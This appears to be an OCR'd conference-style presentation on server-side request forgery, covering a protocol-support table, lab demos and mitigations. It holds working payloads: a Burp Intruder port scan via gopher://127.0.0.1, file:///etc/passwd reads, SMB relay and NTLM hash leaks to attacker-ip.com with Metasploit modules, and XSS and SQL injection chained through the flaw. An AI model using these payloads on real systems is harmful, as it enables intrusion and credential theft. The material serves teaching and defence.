
*	PHP	Java	cURL	LWP	ASP.NET
gopher	enable with --with-curlwrappers	disabled since Java 7u9 and 6u37	w/o \0 char	supported	ASP.NET <=3 and Windows XP and Windows Server 2003 R2 and earlier only
tftp	enable with --with-curlwrappers	unsupported	w/o \0 char	unsupported	unsupported
http(s)	supported	supported	supported	supported	supported
ldap	unsupported	unsupported	supported	supported	unsupported
ftp	supported	supported	supported	supported	supported
dict	enable with --with-curlwrappers	unsupported	supported	unsupported	unsupported
ssh2	disabled by default	unsupported	unsupported	Net:SSH2 required	unsupported
file	supported	supported	supported	supported	supported
ogg	disabled by default	unsupported	unsupported	unsupported	unsupported
expect	disabled by default ** direct RCE!!! **	unsupported	unsupported	unsupported	unsupported

*SSRF Bible Cheatsheet

Attack Techniques

- Port scanning of Intranet or Internet resources.
- Access local files and Intranet file shares via UNC.
- Attack web applications running on the application server, on the Intranet or on the Internet.
- Attack services running on the application server, on the Intranet or on the Internet.

Port Scanning



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full d

Attack type: Sniper

```
GET /ssrf-demo/index-curl-get.php?url=gopher://127.0.0.1:§1§ HTTP/1.1
Host: 192.168.170.72
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_[illegible]) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt;q=0.6,pt-PT;q=0.[illegible]
Cookie: PHPSESSID=fcm0iih8dqto633o82r2prh653
Connection: close
```

DEMO

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3306	3306	200	□	□	629	
25	25	200	□	□	594	
11211	11211	200	□	□	532	
80	80	200	□	□	525	
6379	6379	200	□	□	525	
9000	9000	200	□	□	525	
10000	10000	200	□	□	520	

```
<!DOCTYPE HTML><html><head><title>SSRF Me</title><meta charset="utf-8" /></head><body><h2>Server Side Request Forgery Demo –
php5-curl</h2><h3><br>Usage: http://192.168.170.72/url=http://xxx.com</h3><br><h2>Response</h2>b
5.5.5-10.0.25-MariaDB-0+deb8u1�p/6ahd>H�� ?� 1YO]edHyKHgO mysql_native_password<br><br><h4>Result code: </h4>28 – Operation timed
out after 1001 milliseconds with 102 bytes received</body></html>
```

Local File and Share Access

http://victim.com/index.php?url=**file:///etc/passwd**

http://victim.com/index.php?url=**file:///intranet/share/passwd.txt**

DEMO

Bonus Track: SMB Relay / Half-LM Hash Leak on Windows

http://victim.com/index.php?url=**file:////attacker-ip.com/share/**
http://victim.com/index.php?url=**http://attacker-ip.com**
+
Metasploit Modules
auxiliary/server/capture/smb
exploit/windows/smb/smb_relay
auxiliary/server/capture/http_ntlm
auxiliary/server/http_ntlmrelay

Attacking Web Applications

Cross Site Scripting

DEMO

http://victim.com/index.php?url=**http://attacker.com/xss.html**

```
echo ‘<script>alert(document.domain);</script>’ > xss.html
```

Attacking Web Applications

SQL Injection

DEMO

http://**victim1.com**/index.php?url=**http://intranet/?id=1 union all select @@version,2,3--+**

http://**victim1.com**/index.php?url=**http://victim2.com/?id=1 union all select @@version,2,3--+**


Attacking Services

- Memcached.
- Redis.
- Buffer Overflow Exploitation.

DEMO


Detection

Burp Suite Pro Collaborator



- Out-of-band resource load (HTTP)
- Cross-site scripting (reflected)
- External service interaction (DNS)
- External service interaction (HTTP)

Python Simple HTTP server



```
[ricardoalmeida]:[~]$ python -m SimpleHTTPServer 37331
Serving HTTP on 0.0.0.0 port 37331 ...
192.168.170.72 - - [07/Jun/2016 13:30:32] "GET / HTTP/1.1" 200 -
```

Mitigation

- Don’t ever trust user input! Srly don’t… always escape user input.
- White list allowed URLs (control the destination URL schema, host and port).
- Segment your network (defense in depth).

References and Credits

- https://sourceforge.net/projects/mutillidae/
- http://www.slideshare.net/d0znpp/ssrf-attacks-and-sockets-smorgasbord-of-vulnerabilities
- https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit#
- http://sethsec.blogspot.pt/2015/12/exploiting-server-side-request-forgery.html
- http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_WP.pdf
- https://erpscan.com/wp-content/uploads/presentations/2012-POC-SSRF-vs-Business-critical-applications-Part-2-new-vectiors-and-connect-back-attacks.pdf
- https://conference.hitb.org/hitbsecconf2013ams/materials/D1T1%20-%20Vladimir%20Vorontsov%20and%20Alexander%20Golovko%20-%20SSRF%20PWNs%20-%20New%20Techniques%20and%20Stories.pdf
- http://niiconsulting.com/checkmate/2015/04/server-side-request-forgery-ssrf/
- http://antirez.com/news/96
- http://www.agarri.fr/kom/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html